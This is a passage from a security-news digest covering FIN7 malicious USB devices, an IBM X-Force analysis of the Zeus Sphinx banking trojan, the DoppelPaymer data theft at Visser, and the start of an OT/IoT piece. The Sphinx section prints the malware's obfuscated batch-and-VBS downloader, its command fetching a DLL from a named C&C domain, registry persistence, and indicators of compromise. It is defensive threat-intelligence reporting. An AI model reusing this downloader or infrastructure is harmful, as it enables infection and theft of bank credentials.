
The days when USB flash drives were just for storage are long gone. Several development boards (Teensy, Arduino) are now available for programming to emulate a human interface device (HID) such as keyboards and mice and launch a pre-configured set of keystrokes to drop malicious payloads. These are called HID or USB drive-by attacks are easy to pull and don't cost much.

[Trustwave analyzed](#) this malicious USB activity and noticed two PowerShell commands that lead to showing a fake error for the thumb drive and ultimately to running third-stage JavaScript that can collect system information and downloading other malware.



To better summarize the attack flow, the researchers created the image below, which clarifies the stages of the compromise that lead to deploying malware of the attacker's choice.

The alert from the FBI informs that after the reconnaissance phase the threat actor starts to move laterally seeking administrative privileges.



FIN7's uses multiple tools to achieve their goal; the list includes Metasploit, Cobalt Strike, PowerShell scripts, Carbanak malware, Griffon backdoor, Boostwrite malware dropper, and RdfSniffer module with remote access capabilities.

BadUSB attacks, demonstrated by security researcher Karsten Nohl in 2014, are now common in penetration testing and multiple alternatives exist these days. The more versatile ones sell for \$100.

FIN7 went with a simple and cheap version, though, that costs between \$5-\$14, depending on the supplier and the shipping country. The FBI notes in its alert that the microcontroller is an ATMEGA24U, while the one seen by Trustwave had ATMEGA32U4.

However, both variants had "HW-374" printed on the circuit board and are identified as an Arduino Leonardo, which is specifically programmed to act as a keyboard/mouse out of the box. Customizing the keystrokes and mouse movements is possible using the the Arduino IDE.



Connecting unknown USB devices to a workstation is a well-known security risk but it is still disregarded by many users.

Organizations can take precautions against attacks via malicious USB drives by allowing only vetted devices based on their hardware ID and denying all others.

Furthermore, updating PowerShell and enabling logging (the larger the log size, the better) can help determining the attack vector and the steps leading to compromise.

Source: <https://www.bleepingcomputer.com/news/security/fbi-hackers-sending-malicious-usb-drives-and-teddy-bears-via-usps/>

12. Zeus Sphinx Trojan Awakens Amidst Coronavirus Spam Frenzy

The recent months have created a new reality in the world as the novel Coronavirus pandemic spread from country to country raising concerns among people everywhere. With spammers and malware distributors already being accustomed to riding trending news, the [COVID-19 theme has been exploited thoroughly](#) by a large variety of spam and malspam campaigns. It appears that this was a good time for Zeus Sphinx (AKA Zloader, Terdot) to join the crowds and resurface after nearly three years of absence.

While some Sphinx activity we detected trickled in starting December 2019, campaigns have only increased in volume in March 2020, possibly due to a testing period by Sphinx's operators. It appears that, taking advantage of the current climate, Sphinx's operators are setting their sights on those waiting for government relief payments. Current malspam campaigns feature booby-trapped document files named "COVID 19 relief" and subject lines relying on the same theme. Sphinx's targets have not changed from its past configuration files as it continues to focus on banks in the US, Canada, and Australia.

While the renewed Zeus Sphinx activity that IBM X-Force is seeing features a somewhat modified variant of this malware, Zeus Sphinx is not new malware and this variant is only slightly different than the original. We will therefore go into some basic modifications that were made in the variant we observed, mostly affecting its delivery and deployment on newly infected devices, as well as its focus on the current pandemic.

COVID-19-Themed Maldoc Spam Delivery

Almost all malware campaigns nowadays use malicious document files (maldocs) to reach potential victims' mailboxes. The Sphinx campaigns we have observed are also being distributed via maldoc spam that takes advantage of the trending COVID-19 theme. Over the past three months, spammers everywhere are using the pandemic to spread phishing, scams and malware. In Sphinx's case, the email tells victims that they need to fill out an attached form to receive monetary compensation for having to stay at home to help fight increasing infection rates.



Figure 1: Malspam delivering a Zeus Sphinx infection (Source: IBM X-Force)

From a variety of Office programs, with the majority being .doc or .docx files, these documents at first request the end user to enable executing a macro, unknowingly triggering the first step of the infection chain. Once the end user accepts and enables these malicious macros, the script will start its deployment, often using legitimate, hijacked Windows processes that will fetch a malware downloader. Next, the downloader will communicate with a remote command-and-control (C&C) server and fetch the relevant malware — in this case, the new Sphinx variant.

The maldoc is password-protected, likely to prevent analysis of the file before the recipient opens it.




Figure 2: Maldoc file requires a password to open (Source: IBM X-Force)

In the next step, the recipient is asked to enable macros.




Figure 3: Booby-trapped maldoc file asks user to enable macros (Source: IBM X-Force)

Once on the device, Sphinx establishes persistence via commonly used methods to maintain its grasp on the end user's machine. In this case, it writes numerous folders and files to disk and adds some Registry keys in order to hide itself and manage its configuration files over time.

Deployment Method

The infection process of the new Zeus Sphinx variant starts off with the weaponized document that creates a malicious folder under %SYSTEMDRIVE% and writes a batch file into it.

After executing the batch file, it writes a VBS file to the same folder. That file is executed and uses a legitimate *WScript.exe* process, creates a communication channel with its C&C server and downloads a malicious executable in the form of a DLL.

```

0000_2fc87.bat
51 @echo off
52 echo "Having taken the most wonderful journey during a forty-year span in education"
53 set Nuttle=C:\Logs\Jobs.vbs
54 break>%Nuttle%
55 echo 'Reflections About Twitter Chats by Meredith Johnson. >> %Nuttle%
56 echo 'I worked with hundreds of teachers who retired >> %Nuttle%
57 echo 'chool administration can be all-encompassing, so my thoughts were usually >> %Nuttle%
58 echo 'I remember being so thrilled when a retired teacher would appear in the school's office >> %Nuttle%
59 echo 'Many times, they weren't specific, which would puzzle >> %Nuttle%
60 echo 'I remember sitting in administration meetings where details about our pending >> %Nuttle%
61 Dim args, http, fileSystem, adoStream, url, target, status >> %Nuttle%
62 echo. >> %Nuttle%
63 Set args = Wscript.Arguments >> %Nuttle%
64 Set http = CreateObject("winHttp.winhttprequeEst.5.1") >> %Nuttle%
65 echo "When I was fortunate to have two weeks away from being at a school"
66 echo "This month marks two years of retirement for me and I am content"
67 echo "Just wanted you to know I am dedicating my upcoming book to you"
68 echo url = args(0) >> %Nuttle%
69 echo target = args(1) >> %Nuttle%
70 echo 'It's about student empowerment. I know you don't know me very well Meredith >> %Nuttle%
71 echo '285 lb and a student asked me to lose weight because he didn't want me to die >> %Nuttle%
72 echo. >> %Nuttle%
73 echo http.Open "GET", url, False >> %Nuttle%
74 echo http.Send >> %Nuttle%
75 echo status = http.Status >> %Nuttle%
76 echo. >> %Nuttle%
77 wait 9
78 echo If status << 200 Then >> %Nuttle%
79 echo WScript.Quit 1 >> %Nuttle%
80 echo End If >> %Nuttle%
81 echo. >> %Nuttle%
82 echo "However, I would never have had the guts to do it if I did not have the opportunity"
83 echo "It gave me the confidence to tell my story. I wanted to acknowledge you and even though"
84 echo "Today I start the book publication process"
85 echo Set adoStream = CreateObject("ADODB.Stream") >> %Nuttle%
86 echo adoStream.Open >> %Nuttle%
87 echo adoStream.Type = 1 >> %Nuttle%
88 echo adoStream.Write http.ResponseBody >> %Nuttle%
89 echo adoStream.Position = 0 >> %Nuttle%
90 echo. >> %Nuttle%
91 echo "Can you imagine how thrilled I was?"
92 echo Set fileSystem = CreateObject("Scripting.FileSystemObject") >> %Nuttle%
93 echo If fileSystem.FileExists(target) Then fileSystem.DeleteFile target >> %Nuttle%
94 echo adoStream.SaveToFile target >> %Nuttle%
95 echo adoStream.Close >> %Nuttle%
96 echo "The exchange begins with me asking the question"
97 64314753691468576224652993221942999553528995941167755249625466834
98 35721135537295346444615461682542644112185417174836152951936291824
99 78119738566556521565967282543413822768332617226582263967152279296
100 13528623951746715899968974934145727579829395167819832933312835446
101 5433166584773629478649928328951772343337228912739916873473477415
102 wscript //nologo ^
103 C:\Logs\Jobs.v^
104 bs h^
105 t^
106 t^
107 p^
108 :^
109 / ^
110 / ^
111 brinchil.xyz/MLrPSC c:\Lo^
112 gs\kofet.dll

```

Figure 4: Sphinx scripts and junk text inserted into the file (Source: IBM X-Force)

The command line is similar in several cases. As written in the VBS content file, this is an example of the command:

"nologo C:\Logs\Jobs.vbs http://brinchil.xyz/MLrPSC C:\Logs\kofet.dll"

The malicious DLL, which is Sphinx's executable, is also written to the folder under %SYSTEMDRIVE%. The infection process is initiated with the execution of the Sphinx DLL using *Regsvr32.exe*, which sets off Sphinx's infection chain.

At first, the malware creates a hollow process, *msiexec.exe*, and injects its code into it. This same step was used by older versions of Sphinx for deployment. It creates the first folder under %APPDATA% and creates an executable file in it. Later on, it will change the extension to .DLL for persistence purposes.

In addition, the malware adds over 10 other malicious folders containing various data files under %APPDATA%.




Figure 5: Sphinx folders written into the APPDATA section (Source: IBM X-Force)

Next, the malware creates a run key in the Registry under *HKCU\Software\Microsoft\Windows\CurrentVersion\Run* with the path to the DLL set under %APPDATA% as a persistence method using *Rundll32.exe* and *DllRegisterServer* as an argument. This will execute the DLL using the *Regsrv32.exe* process, for example:

- **Key** — HKCU\Software\Microsoft\Windows\CurrentVersion\Run\Uffuehh
- **Value** - rundll32.exe C:\Users\michel\AppData\Roaming\Fecaa\dagicoy.dll,DllRegisterServer




Figure 6: Zeus Sphinx's run key (Source: IBM X-Force)

The malware also creates two Registry hives under *HKCU\Software\Microsoft*, each one containing one key that holds a part of its configuration.

Please note that all file and resource names are dynamically generated for each infected machine and not hardcoded; therefore, what's shown in this blog are examples that will differ on each deployment.

Self-Signed Certificate

Sphinx signs the malicious code using a digital certificate that validates it, making it easier for it to stay under the radar of common antivirus (AV) tools when injected to the browser processes. In the following example, that file is named "**Byfehi**."




Figure 7: Sphinx's self-signing certificate (Source: IBM X-Force)

Zeus Web Injections Live On

Some of Zeus Sphinx's origins, inherited from its Zeus v2 codebase, remain intact. There are several Zeus variants that operate in a similar way, writing resources to the *%APPDATA%* folder and writing Registry key to *HKCU\Software\Microsoft*.

To carry out web injections, the malware patches *explorer.exe* and browser processes *iexplorer.exe/chrome.exe/firefox.exe* but doesn't have the actual capability of repatching

itself again if that patch is fixed, which makes the issue less persistent and unlikely to survive version upgrades.

Sphinx further creates a mutex on the injected process in the form of `GUID – [0-9A-F]{12}-[0-9A-F]{4}-[0-9A-F]{4}-[0-9A-F]{4}-[0-9A-F]{8}`.

Malware Configuration

The Sphinx variant we looked at creates two Registry hives under `HKCU\Software\Microsoft\`, each containing one key that holds a part of its configuration.

In the example below, we can see this as `HKCU\Software\Microsoft\Ehobb` and `HKCU\Software\Microsoft\olyq`.




Figure 8: Sphinx's configuration file (Source: IBM X-Force)

Current Targets

Once loaded and extracted from Sphinx's process memory, it is visible that Sphinx is back to targeting major banks in the U.S. and Canada. We are also seeing rising infection rates in Australia targeting top banks in the region.

Fetch From Tables — A Commercial Web Inject Panel

The currently active Zeus Sphinx variant communicates with its C&C server using a web-based control panel for web injects. This platform is known as “Tables.”




Figure 9: “Tables” web interface — user login page (Source: IBM X-Force)

The Tables web injects system has been operational since 2014, fitted for, and mostly used by, Zeus-type Trojans that target entities in North America and Europe.

This panel provides all the necessary resources for the malware to infect and collect relevant information from infected victims’ machines. Once a connection to the Tables panel has been established, Sphinx will fetch additional JavaScript files for its web injects to fit with the targeted bank the user is browsing. Injections are all set up on the same domain with specific JS scripts for each bank/target.

About Zeus Sphinx

Zeus Sphinx initially emerged as a commercial banking Trojan that started selling and spreading for the first time back in [August 2015](#), targeting major financial entities in the U.K. [Expanding its reach over time](#) to attack banks in Australia, Brazil and North America, attackers deploying Sphinx attacks remained focused on the banking sector in those countries, adapting their attacks to the local financial systems.

As a modular banking Trojan that’s based on the dated Zeus v2 code, Sphinx’s core capability is to collect online account credentials from banks and a wide range of other websites. It calls on its C&C server to fetch relevant web injections when infected users land on a targeted page and uses them to modify the pages users are browsing to include social engineering content and trick them into divulging personal information and authentication codes.

Want to keep up to date about Sphinx and emerging threat intelligence? Join us on [IBM X-Force Exchange](#) and read our [research blogs on Security Intelligence](#).

Indicators of Compromise (IoCs)

Maldoc

DFF2E1A0B80C26D413E9D4F96031019CE4567607E0231A80D0EE0EB1FCF429FE

Samples

VBS sample: 2FC871107D46FA5AA8095B78D5ABAB78

Sphinx samples:

C8DFF758FEB96878F578ADF66B654CD7

70E58943AC83F5D6467E5E173EC66B28

7CA44F6F8030DF33ADA36EB35649BE71

8A96E96113FB9DC47C286263289BD667

C6D279AC30D0A60D22C4981037580939

IPs

104.27.179.176

104.27.178.176

185.14.29.227

49.51.161.225

47.254.174.129

C&C Servers

Downloader C&C: [hxxp://brinchil.xyz](http://brinchil.xyz)

Sphinx C&Cs:

[hxxps://seobrooke\[.com\]](http://seobrooke.com)

[hxxps://securitysystemswap\[.com\]](http://securitysystemswap.com)

[hxxps://axelerode\[.club\]](http://axelerode.club)

The post [Zeus Sphinx Trojan Awakens Amidst Coronavirus Spam Frenzy](#) appeared first on [Security Intelligence](#).

Source: <http://feedproxy.google.com/~r/SecurityIntelligence/~3/QBZwW4rzmV4/>

13. DoppelPaymer Ransomware Stealing Data from Supplier to SpaceX, Tesla

A company that provides custom parts to aerospace giants Lockheed Martin, SpaceX and Boeing, has been the target of an attack by an emerging type of ransomware that can both encrypt files and exfiltrate data.

Colorado-based [Visser Precision](#) said it was targeted by a “cyber incident” that involved the attacker accessing and stealing company data after a security researcher found some of the company’s stolen files leaked online.

Visser makes what are called “precision” parts for several industries, including automotive and aeronautics, with some high-profile customers that typically require heavy security requirements due to the sensitive and competitive nature of their work.

[Brett Callow](#), a threat analyst at anti-malware security firm [Emsisoft](#), discovered the documents—a series of nondisclosure agreements Visser has with companies including SpaceX, Tesla, Honeywell, General Dynamics and others—on a hacker website and began alerting news outlets, according to published reports in [Forbes](#) and [TechCrunch](#).

Attackers also tweeted in an account using the name “DoppelPaymer” that more files were on the way, alerting researchers that attackers likely used the DoppelPaymer ransomware in the attack, according to reports.

[DoppelPaymer](#) is an emerging type of ransomware that not only locks companies out of their own computer systems by encrypting files—the hallmark of typical ransomware—but also can exfiltrate company data and use it as collateral.

A February report by [BleepingComputer](#) noted that DoppelPaymer had shifted its tactics to include not just stealing a victim’s data, but also threatening targets to publish or sell their data if the victim did not pay the ransom.

This new show of sophistication in ransomware makes the tough decision of whether to pay the hackers’ ransom even more difficult for companies, which typically are advised not to pay in such a scenario, said one security expert.

“The evolution of ransomware from simply keeping data unusable, to that plus threatening to release it, is insidious in its premise,” Mike Jordan, vice president of research, [Shared Assessments](#), said in an email to Threatpost. “Deciding whether to pay a ransomware extortionist always involves a financial calculus where you determine whether paying is cheaper than recovering the data on your own.”

The new methods that malware like DoppelPaymer and Maze employ are raising the stakes for victims of ransomware and increases the potential for financial loss if sensitive or classified data is revealed by threat actors, he said.

“If data is regulated, such as personal information, fines get introduced,” Jordan said. “And when the victim is a third party supplier of other companies, the potential loss of revenue from customers that lose faith in their ability to manage cybersecurity threats is also a particularly expensive variable.”

Indeed, some of the companies that appear on the list of revealed documents, such as Lockheed Martin, Boeing, Honeywell and General Dynamics, also have defense contracts with the federal government—which means they also deal in highly classified information. The threat of the release of this type of data definitely raises the stakes for Visser when considering whether to pay attackers, experts noted.

Targeting customer contracts also was a clever tactic by the attackers, as it has the potential to cause long-term damage not only to Visser but the customers affected, Jordan observed.

“Revealing confidentiality agreements threatens the possibility of revealing the contracts behind those agreements,” he said. “Revealing pricing puts the victim at a disadvantage to its competitors now and in the future, as they are still bound to those agreements, whereas competitors could undercut them. Additionally, revealing contracts put victims at risk of breaking confidentiality agreements, allowing customers to lawfully break favorable agreements.”

Of the companies affected in the Visser attack, only officials at Lockheed Martin so far have publicly acknowledged that they are aware of the situation, according to reports.

Source: <https://threatpost.com/doppelpaymer-ransomware-used-to-steal-data-from-supplier-to-spacex-tesla/153393/>

14. Modernizing Threat Management for the Evolving Attack Surfaces of OT/IoT/IoMT

The traditional threat landscape comprised of conventional IT assets is difficult enough to protect, detect and respond to, but the landscape seems to be [quickly expanding beyond traditional IT](#). Those new domains are operational technology (OT), the internet of things (IoT) and the internet of medical things (IoMT).

Devices from non-traditional IT environments are finding their way onto corporate intranets, which can create a shadow IT environment. These devices are unmanaged and some managers don’t have a [full understanding of the risks](#) associated with these devices. More visibility into these devices could help a chief information security officer (CISO) to understand whether they are acting appropriately. As the number of [connected devices](#)

[within an enterprise](#) grows, so too does the attack surface if these connected and shadow devices do not have [security built into them](#). This wave of digital transformation provides new attack vectors that could come with significant and far-reaching risk and liability.

Converging IT and OT Environments Bring New Security Risks

